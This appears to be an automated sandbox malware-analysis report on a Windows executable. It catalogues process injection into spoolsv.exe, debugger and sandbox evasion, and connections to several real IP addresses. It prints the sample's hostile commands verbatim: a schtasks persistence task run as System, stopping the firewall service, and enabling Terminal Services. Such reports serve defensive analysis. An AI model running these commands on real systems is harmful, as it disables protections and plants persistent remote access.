Source: C:\WINDOWS\system32\svchost.exe	File created: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\Cab2.tmp

Found command line output Show sources

Source: C:\WINDOWS\system32\schtasks.exe	Console Write: ..8.....A.....p.....XR...P.....X..|.....P..#..|0N6..... .....|.....8.....H.....
Source: C:\WINDOWS\system32\schtasks.exe	Console Write: ..8.....A.....p.....R...P.....X..|.....P..#..|0N6..... .....|.....8.....H.....
Source: C:\WINDOWS\system32\net1.exe	Console Write: ..8.....C.....#.....X.....C.....f.....q....PJ.....H..|.K.|.....K.|PL.|.....*.....q..8.d...X.....@...
Source: C:\WINDOWS\system32\net1.exe	Console Write: .....C.....#.....X.....C.....f.....q....PJ.....H..|.K.|.....K.|PL.|.....*.....q.....
Source: C:\WINDOWS\system32\net1.exe	Console Write: ..8.....C.....#.....X.....C.....q.....K.|....H..|.K.|.....K.|PL.|.....(.....q..8.....X.....@...
Source: C:\WINDOWS\system32\net1.exe	Console Write: .....C.....#.....X.....C.....q.....K.|....H..|.K.|.....K.|PL.|.....(.....q .....\.....
Source: C:\WINDOWS\system32\net1.exe	Console Write: .....T.....D.....S.y.s.t.e.m.f.e.h.l.e.r. .1.0.6.0. .a.u.f.g.e.t.r.e.t.e.n.....PL.|.....(.....q....@...X.....@...
Source: C:\WINDOWS\system32\net1.exe	Console Write: .....T.....D.....#.....f.e.....D.....0.6.0. .a.u.f.g.e.t.r.e.t.e.n.....PL.|.....(.....q.....
Source: C:\WINDOWS\system32\net1.exe	Console Write: ..:.....T.....D.....#.....X.....D.....n.....|....f.g.....H..|.K.|.....K.|PL.|.....0.....q..:.l...X.....P...
Source: C:\WINDOWS\system32\net1.exe	Console Write: .....T.....D.....#.....X.....D.....n.....|....f.g.....H..|.K.|.....K.|PL.|.....0.....q.....

PE file has an executable .text section and no other executable section Show sources

Source: ad0d7d0903cb059b87892a099fe21d7e.exe	Static PE information: Section: .text IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Reads software policies Show sources

Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Key opened: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers

Spawns processes Show sources

Source: unknown	Process created: C:\ad0d7d0903cb059b87892a099fe21d7e.exe
Source: unknown	Process created: C:\WINDOWS\system32\svchost.exe
Source: unknown	Process created: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Source: unknown	Process created: C:\WINDOWS\PqYCjSmCJimPGIU.exe
Source: unknown	Process created: C:\WINDOWS\system32\cmd.exe
Source: unknown	Process created: C:\WINDOWS\system32\cmd.exe
Source: unknown	Process created: C:\WINDOWS\system32\schtasks.exe
Source: unknown	Process created: C:\WINDOWS\PqYCjSmCJimPGIU.exe
Source: unknown	Process created: C:\WINDOWS\system32\sc.exe
Source: unknown	Process created: C:\WINDOWS\system32\net.exe
Source: unknown	Process created: C:\WINDOWS\system32\net.exe
Source: unknown	Process created: C:\WINDOWS\system32\net1.exe
Source: unknown	Process created: C:\WINDOWS\system32\net1.exe
Source: unknown	Process created: C:\WINDOWS\PqYCjSmCJimPGIU.exe
Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Process created: C:\WINDOWS\system32\svchost.exe svchost.exe
Source: C:\WINDOWS\system32\svchost.exe	Process created: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process created: C:\WINDOWS\PqYCjSmCJimPGIU.exe C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe
Source: C:\WINDOWS\system32\svchost.exe	Process created: C:\WINDOWS\system32\cmd.exe C:\WINDOWS\system32\cmd.exe /c echo N|schtasks /create /tn PqYCjSmCJimPGIU /tr C:\WINDOWS\PqYCjSmCJimPGIU.exe /sc minute /mo 1 /ru System
Source: C:\WINDOWS\system32\svchost.exe	Process created: C:\WINDOWS\system32\sc.exe C:\WINDOWS\system32\sc.exe config termservice start= auto
Source: C:\WINDOWS\system32\svchost.exe	Process created: C:\WINDOWS\system32\net.exe C:\WINDOWS\system32\net.exe start termservice /y
Source: C:\WINDOWS\system32\svchost.exe	Process created: C:\WINDOWS\system32\net.exe C:\WINDOWS\system32\net.exe stop MpsSvc
Source: C:\WINDOWS\system32\cmd.exe	Process created: C:\WINDOWS\system32\cmd.exe C:\WINDOWS\system32\cmd.exe /S /D /c echo N
Source: C:\WINDOWS\system32\cmd.exe	Process created: C:\WINDOWS\system32\schtasks.exe schtasks /create /tn PqYCjSmCJimPGIU /tr C:\WINDOWS\PqYCjSmCJimPGIU.exe /sc minute /mo 1 /ru System
Source: C:\WINDOWS\system32\net.exe	Process created: C:\WINDOWS\system32\net1.exe net1 start termservice /y
Source: C:\WINDOWS\system32\net.exe	Process created: C:\WINDOWS\system32\net1.exe net1 stop MpsSvc

Uses an in-process (OLE) Automation server Show sources

Source: C:\WINDOWS\system32\svchost.exe	Key value queried: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\InProcServer32

Contains functionality to call native functions Show sources

	Code function: 1_2_01001F17 RtlInitUnicodeString,RtlInitUnicodeString,RtlInitUnicodeString,RtlCompareUnicodeString,wcslen,HeapAlloc,wcscpy,wcscat,RtlInitUnicodeString,NtOpenKey,HeapFree,NtQuerySecurityObje

Source: C:\WINDOWS\system32\svchost.exe	ct,NtQuerySecurityObject,HeapAlloc,NtQuerySecurityObject,NtClose,RtlGetDaclSecurityDescriptor,RtlQueryInformationAcl,RtlGetAce,HeapAlloc,InitializeSecurityDescriptor,SetSecurityDescriptorDacl,HeapFree,NtClose,HeapFree,HeapAlloc,InitializeSecurityDescriptor,SetSecurityDescriptorDacl,	1_2_01001F17
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AFFCB8 UnmapViewOfFile,NtUnmapViewOfSection,CloseHandle,CloseHandle,CloseHandle,CloseHandle,	5_2_00AFFCB8
Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AFFDE7 NtMapViewOfSection,	5_2_00AFFDE7

Contains functionality to delete services Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF7D36 OpenSCManagerW,OpenServiceW,CloseServiceHandle,ControlService,Sleep,DeleteService,CloseServiceHandle,CloseServiceHandle,wsprintfW,ShellExecuteW,Sleep,	5_2_00AF7D36

Contains functionality to launch a process as a different user Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF7E59 lstrlenW,lstrlenW,lstrlenW,wsprintfW,CreateEnvironmentBlock,CreateProcessAsUserW,CloseHandle,CloseHandle,DestroyEnvironmentBlock,	5_2_00AF7E59

Contains functionality to shutdown / reboot the system Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: ShellExecuteW, C:\windows\system32\shutdown.exe	5_2_00AF5856

Creates files inside the system directory Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	File created: C:\WINDOWS\PqYCjSmCJimPGIU.exe

Creates mutexes Show sources

Source: C:\WINDOWS\system32\svchost.exe	Mutant created: \BaseNamedObjects\Global\217623c97e54a74f8b53c0d2e5de8845

Deletes Windows files Show sources

Source: C:\WINDOWS\system32\svchost.exe	File deleted: C:\WINDOWS\PqYCjSmCJimPGIU.exe

Enables driver privileges Show sources

Source: C:\WINDOWS\system32\svchost.exe	Process token adjusted: Load Driver

PE file contains strange resources Show sources

Source: ad0d7d0903cb059b87892a099fe21d7e.exe	Static PE information: Resource name: RT_BITMAP type: GLS_BINARY_LSB_FIRST

Reads the hosts file Show sources

Source: C:\WINDOWS\system32\svchost.exe	File read: C:\WINDOWS\system32\drivers\etc\hosts
Source: C:\WINDOWS\system32\svchost.exe	File read: C:\WINDOWS\system32\drivers\etc\hosts

Sample file is different than original file name gathered from version info Show sources

Source: ad0d7d0903cb059b87892a099fe21d7e.exe	Binary or memory string: OriginalFilename vs ad0d7d0903cb059b87892a099fe21d7e.exe
Source: ad0d7d0903cb059b87892a099fe21d7e.exe	Binary or memory string: OriginalFilenamesvchost.exej% vs ad0d7d0903cb059b87892a099fe21d7e.exe

Tries to load missing DLLs Show sources

Source: C:\WINDOWS\system32\svchost.exe	Section loaded: xpsp2res.dll
Source: C:\WINDOWS\system32\svchost.exe	Section loaded: bcrypt.dll
Source: C:\WINDOWS\system32\schtasks.exe	Section loaded: xpsp2res.dll

HIPS / PFW / Operating System Protection Evasion:

Contains functionality to add an ACL to a security descriptor Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_01002772 GetCurrentThread,OpenThreadToken,GetCurrentProcess,OpenProcessToken,GetTokenInformation,GetTokenInformation,GetLastError,GetTokenInformation,GetLastError,InitializeSecurityDescriptor,GetLastError,GetTokenInformation,GetTokenInformation,SetSecurityDescriptorOwner,SetSecurityDescriptorGroup,SetEntriesInAclW,SetSecurityDescriptorDacl,GetLastError,GetLastError,GetLastError,GetLastError,GetLastError,GetLastError,LocalFree,GetLastError,	1_2_01002772

Contains functionality to create a new security descriptor Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF8316 AllocateAndInitializeSid,LookupAccountSidW,FreeSid,	5_2_00AF8316

May try to detect the Windows Explorer process (often used for injection) Show sources

Source: spoolsv.exe	Binary or memory string: Progman
Source: spoolsv.exe	Binary or memory string: Program Manager
Source: spoolsv.exe	Binary or memory string: Shell_TrayWnd

Contains functionality to execute programs as a different user Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF838F wsprintfW,wsprintfW,ShellExecuteW,ShellExecuteW,Sleep,wsprintfW,ShellExecuteW,LogonUserW,LoadUserProfileW,CloseHandle,	5_2_00AF838F

Allocates memory in foreign processes Show sources

Source: C:\WINDOWS\system32\svchost.exe	Memory allocated: C:\WINDOWS\system32\spoolsv.exe base: EA0000 protect: page read and write
Source: C:\WINDOWS\system32\svchost.exe	Memory allocated: C:\WINDOWS\system32\spoolsv.exe base: EDB000 protect: page read and write

Changes memory attributes in foreign processes to executable or writable Show sources

Source: C:\WINDOWS\system32\svchost.exe	Memory protected: C:\WINDOWS\system32\spoolsv.exe base: EDB000 protect: page read and write and page guard

Contains functionality to enumerate process and check for explorer.exe or svchost.exe (often used for thread injection) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: CreateToolhelp32Snapshot,Process32FirstW,CloseHandle,lstrcmpiW,OpenProcess,Process32NextW,CloseHandle,CloseHandle, explorer.exe	5_2_00AF857C

Creates a thread in another existing process (thread injection) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Thread created: C:\WINDOWS\system32\spoolsv.exe EIP: 7C810729
Source: C:\WINDOWS\system32\svchost.exe	Thread created: C:\WINDOWS\system32\spoolsv.exe EIP: 7C810729

Maps a DLL or memory area into another process Show sources

Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Section loaded: unknown target pid: 2772 protection: execute and read and write

Queues an APC in another process (thread injection) Show sources

Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Thread APC queued: target process: C:\WINDOWS\system32\svchost.exe

Benign windows process drops PE files Show sources

Source: C:\WINDOWS\system32\svchost.exe	File created: ourwunder.exe.2772.dr

System process connects to network (likely due to code injection or exploit) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 67.215.92.215 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 197.149.90.166 12105
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 82.115.76.211 443
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 191.234.4.50 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 197.149.90.166 12105
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 216.58.210.46 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 104.238.141.75 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 216.58.210.46 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 186.46.142.66 443
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 191.234.4.50 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 216.58.210.46 80
Source: C:\WINDOWS\system32\svchost.exe	Network Connect: 213.92.204.37 443

Anti Debugging:

Contains functionality to register its own exception handler Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_0100250F SetUnhandledExceptionFilter,SetErrorMode,GetProcessHeap,InitializeCriticalSection,GetCommandLineW,StartServiceCtrlDispatcherW,ExitProcess,	1_2_0100250F
Source: C:\WINDOWS\system32\svchost.exe	Code function: 1_2_010014C8 SetUnhandledExceptionFilter,UnhandledExceptionFilter,GetCurrentProcess,TerminateProcess,	1_2_010014C8
Source: C:\WINDOWS\system32\spoolsv.exe	Code function: 6_2_00A01C90 SetUnhandledExceptionFilter,InterlockedIncrement,HeapCreate,CreateThread,	6_2_00A01C90
Source: C:\WINDOWS\system32\spoolsv.exe	Code function: 6_2_00A21C90 SetUnhandledExceptionFilter,InterlockedIncrement,HeapCreate,CreateThread,	6_2_00A21C90

Creates guard pages, often used to prevent reverse engineering and debugging Show sources

Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Memory protected: page read and write and page guard

Checks for kernel debuggers (NtQuerySystemInformation(SystemKernelDebuggerInformation)) Show sources

Source: C:\WINDOWS\system32\svchost.exe	System information queried: KernelDebuggerInformation

Contains functionality to check the parent process ID (often done to detect debuggers and analysis systems) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00B00740 CreateToolhelp32Snapshot,Process32FirstW,GetCurrentProcessId,Process32NextW,CloseHandle,	5_2_00B00740

Contains functionality to dynamically determine API calls Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_1_004749F0 LoadLibraryA,GetProcAddress,GetProcAddress,GetProcAddress,GetProcAddress,	3_1_004749F0

Contains functionality to read the PEB Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_2_00E50117 mov eax, dword ptr fs:[00000030h]	3_2_00E50117
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 4_2_00404D20 mov eax, dword ptr fs:[00000030h]	4_2_00404D20
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 4_2_00E50117 mov eax, dword ptr fs:[00000030h]	4_2_00E50117
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 10_2_00B20117 mov eax, dword ptr fs:[00000030h]	10_2_00B20117
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 16_2_00B20117 mov eax, dword ptr fs:[00000030h]	16_2_00B20117

Contains functionality which may be used to detect a debugger (GetProcessHeap) Show sources

Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Code function: 0_1_004072CB GetProcessHeap,HeapAlloc,	0_1_004072CB

Enables debug privileges Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process token adjusted: Debug
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Process token adjusted: Debug
Source: C:\WINDOWS\system32\svchost.exe	Process token adjusted: Debug
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Process token adjusted: Debug
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Process token adjusted: Debug

Malware Analysis System Evasion:

Contains functionality to query system information Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00AF5B79 GlobalMemoryStatusEx,GetSystemInfo,wsprintfW,	5_2_00AF5B79

Queries a list of all running processes Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process information queried: ProcessInformation

Contains functionality to check the parent process ID (often done to detect debuggers and analysis systems) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Code function: 5_2_00B00740 CreateToolhelp32Snapshot,Process32FirstW,GetCurrentProcessId,Process32NextW,CloseHandle,	5_2_00B00740

Contains long sleeps (>= 3 min) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Thread delayed: delay time: -300000

Found a high number of Window / User specific system calls (may be a loop to detect user behavior) Show sources

Source: C:\WINDOWS\system32\svchost.exe	Window / User API: threadDelayed 430

Found dropped PE file which has not been started or loaded Show sources

Source: C:\WINDOWS\system32\svchost.exe	Dropped PE file which has not been started: C:\WINDOWS\PqYCjSmCJimPGIU.ex_

Found large amount of non-executed APIs Show sources

Source: C:\WINDOWS\system32\svchost.exe	API coverage: 1.1 %

May sleep (evasive loops) to hinder dynamic analysis Show sources

Source: C:\WINDOWS\system32\svchost.exe TID: 2672	Thread sleep time: -922337203685477ms >= -60000ms
Source: C:\WINDOWS\system32\svchost.exe TID: 2492	Thread sleep count: 430 > 100
Source: C:\WINDOWS\system32\svchost.exe TID: 2492	Thread sleep time: -107500ms >= -60000ms
Source: C:\WINDOWS\system32\svchost.exe TID: 664	Thread sleep count: 105 > 100
Source: C:\WINDOWS\system32\svchost.exe TID: 988	Thread sleep time: -922337203685477ms >= -60000ms
Source: C:\WINDOWS\system32\svchost.exe TID: 4040	Thread sleep time: -300000ms >= -60000ms

Found evasive API chain (may stop execution after checking computer name) Show sources

Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Evasive API call chain: GetComputerName,DecisionNodes,ExitProcess	graph_4-1767

Hooking and other Techniques for Hiding and Protection:

Contains functionality to check if a window is minimized (may be used to check if an application is visible) Show sources

Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Code function: 3_1_00464080 InitCommonControls,LoadStringW,LoadStringW,LoadStringW,FindWindowW,LoadAcceleratorsW,IsIconic,ShowWindow,UpdateWindow,GetMessageW,GetMessageW,TranslateAcceleratorW,TranslateAcceleratorW,TranslateMessage,DispatchMessageW,GetMessageW,	3_1_00464080
Source: C:\WINDOWS\PqYCjSmCJimPGIU.exe	Code function: 10_1_00464080 InitCommonControls,LoadStringW,LoadStringW,LoadStringW,FindWindowW,LoadAcceleratorsW,IsIconic,ShowWindow,UpdateWindow,GetMessageW,GetMessageW,TranslateAcceleratorW,TranslateAcceleratorW,TranslateMessage,DispatchMessageW,GetMessageW,	10_1_00464080

Disables application error messsages (SetErrorMode) Show sources

Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\ad0d7d0903cb059b87892a099fe21d7e.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX

Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX

Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
Source: C:\WINDOWS\system32\svchost.exe	Process information set: NOOPENFILEERRORBOX
